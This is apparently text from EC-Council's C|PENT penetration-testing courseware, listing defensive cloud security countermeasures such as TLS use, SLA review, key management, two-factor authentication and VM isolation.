- Ensure **Secure Sockets Layer** (SSL) is used for sensitive and confidential data transmission
- Analyze the **security model** of cloud provider interfaces
- Understand terms and conditions in **SLA** like **minimum level of uptime** and **penalties** in case of failure to adhere to the agreed level
- Enforce basic information security practices, namely strong **password policy**, **physical security**, **device security**, **encryption**, **data security**, **network security**, etc.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Security Countermeasures and Recommendations

- Enforce data protection, backup, and retention mechanisms
- Enforce SLAs for patching and vulnerability remediation
- Vendors are advised to regularly undergo AICPA SAS 70 Type II audits
- Verify one's own cloud in public domain blacklists

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Enforce legal contracts in employee behavior policy
- Prohibit user credentials sharing among users, apps, and services
- Implement strong authentication, authorization, and auditing mechanisms
- Check for data protection at both design and runtime
- Implement strong key generation, storage and management, and destruction practices
- Monitor the client's traffic for any malicious activities
- Prevent unauthorized server access using security checkpoints
- Disclose applicable logs and data to customers
- Analyze cloud provider security policies and SLAs
- Assess security of cloud APIs and also log customer network traffic
- Ensure that cloud undergoes regular security checks and updates
- Ensure that physical security is a 24×7×365 affair
- Enforce security standards in installation/configuration
- Ensure that the memory, storage, and network access is isolated
- Leverage strong two-factor authentication techniques where possible
- Baseline security breach notification process
- Analyze API dependency chain software modules
- Enforce stringent registration and validation process
- Perform vulnerability and configuration risk assessment
- Disclose infrastructure information, security patching, and firewall details
- Enforce stringent cloud security compliance, Software Configuration Management (SCM), and management practice transparency
- Employ security devices such as IDS, IPS, firewall, etc. to guard and stop unauthorized access to the data stored in cloud
- Enforce strict supply chain management and conduct a comprehensive supplier assessment
- Enforce stringent security policies and procedures like access control policy, information security management policy, and contract policy
- Ensure infrastructure security through proper management and monitoring, availability, secure VM separation, and service assurance
- Use VPNs to secure the clients data and ensure that data is completely deleted from the main servers along with its replicas when requested for data disposal

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Ensure use of Transport Layer Security (TLS) for sensitive and confidential data transmission
- Analyze the security model of cloud provider interfaces
- Understand terms and conditions in SLA like minimum level of uptime and penalties in case of failure to adhere to the agreed level
- Enforce basic information security practices namely strong password policy, physical security, device security, encryption, data security, network security, etc.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

C|PENT

Certified Penetration Testing Professional

EC-Council

EC-COUNCIL OFFICIAL CURRICULUM